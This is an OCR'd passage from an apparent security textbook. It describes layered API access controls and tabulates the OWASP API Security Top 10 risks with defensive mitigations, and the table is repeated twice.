
  In this layer, an SQL join must be used to query an SQL database using the data link layer based on API calls. This helps in ensuring that all the queries match the user responsible for the API call. Moreover, this verifies the user context, in contrast to its data stored by the SQL layer.

- **Layer four**

  This layer creates a mapper layer that enables the conversion of all the database records into different user-visible models. This technique can be used to prevent sensitive data such as implementation details from the public or customers.

- **Layer five**

  The response filter of the API verifies the models that are generated by the mapper layer above. After the response filter declares that the records match the user calling that API, it allows the user to observe a specific account. This layer discards the data models without clearly flagging the account of a customer by double-checking the work of other layers.



API Security Risks and Solutions

API	Risks	Solutions
API1	Broken Object Level Authorization	Perform object-level authorization checks and scrutinize the authorization policies Implement robust access control policy for random and unpredictable object ID values
API2	Broken User Authentication	Use standard and uniform authentication mechanisms for all API endpoints Examine and implement the authentication requirements within the ASVS
API3	Excessive Data Exposure	Ensure that proper filtering is performed on the server side rather than the client side Scrutinize the data flow from the endpoint to the client
API4	Lack of Resources and Rate Limiting	Ensure appropriate rate-limiting controls are in place Use the OWASP automated threat handbook as a knowledge source for preventing bots
API5	Broken Function Level Authorization	Avoid function-level authorization Use simple and standard authorization and set the default setting to deny
API6	Mass Assignment	Do not expose internal variables or object names as inputs Whitelist all properties that the client can update
API7	Security Misconfiguration	Harden API security continuously Use scanning tools and human reviews to examine the entire API stack for security misconfigurations
API8	Injection	Perform input validation and whitelisting Implement a parameterized interface for processing inbound API requests Ensure that the filtering logic limits the number of records returned
API9	Improper Assets Management	Maintain a proper inventory of all API environments Conduct a security review of all APIs mainly focusing on standardizing functions Create a risk level ranking of the APIs and improve the security of higher risk APIs
API10	Insufficient Logging and Monitoring	Use standard logging format for all the APIs that support incident response activities Regularly monitor all the API endpoints in all phases of production, stage, test, and development

https://owasp.org

API Security Risks and Solutions


Source: *https://owasp.org*

According to OWASP, the following are the top 10 API Security Risks and Solutions:

API	Risks	Solutions
API1	**Broken Object Level Authorization**	▪ Perform object-level authorization checks for every function accessing the data source with input from the user ▪ Scrutinize the implementation of the authorization policies ▪ Implement a robust access control policy for random and unpredictable object ID values
API2	**Broken User Authentication**	▪ Use standard and uniform authentication mechanisms for all the API endpoints ▪ Examine and implement the authentication requirements within the Application Security Verification Standard (ASVS) ▪ Make sure to have strong business requirements before exposing unauthenticated API endpoints publicly
API3	**Excessive Data Exposure**	▪ Ensure that proper filtering is performed on the server side and not on the client side ▪ Scrutinize the data flow from the endpoint to the client
API4	**Lack of Resources and Rate Limiting**	▪ Ensure appropriate rate-limiting controls are in place ▪ Use OWASP Automated Threat Handbook as a knowledge source for preventing bots from consuming your resources
API5	**Broken Function Level Authorization**	▪ Avoid function-level authorization ▪ Use simple and standard authorization and enable the default setting to deny

API6	**Mass Assignment**	▪ Do not expose the internal variable or object names as inputs ▪ Ensure whitelisting of all the properties that the client can update
API7	**Security Misconfiguration**	▪ Perform hardening process against API continuously ▪ Use scanning tools and human reviews to examine the entire API stack for security misconfigurations
API8	**Injection**	▪ Perform input validation and whitelisting ▪ Implement a parameterized interface for processing inbound API requests ▪ Ensure that the filtering logic limits the number of records returned
API9	**Improper Assets Management**	▪ Maintain proper inventory of all API environments including production, staging, testing, and development ▪ Conduct a security review of all APIs, mainly focusing on standardizing functions ▪ Create a risk level ranking of the APIs and improve the security functions for APIs having a higher risk level
API10	**Insufficient Logging and Monitoring**	▪ Use standard logging format for all the APIs that support incident response activities ▪ Regularly monitor all the API endpoints in all phases of production, staging, testing, and development

Table 14.5: OWASP Top 10 API Security Risks and Solutions



Best Practices for API Security

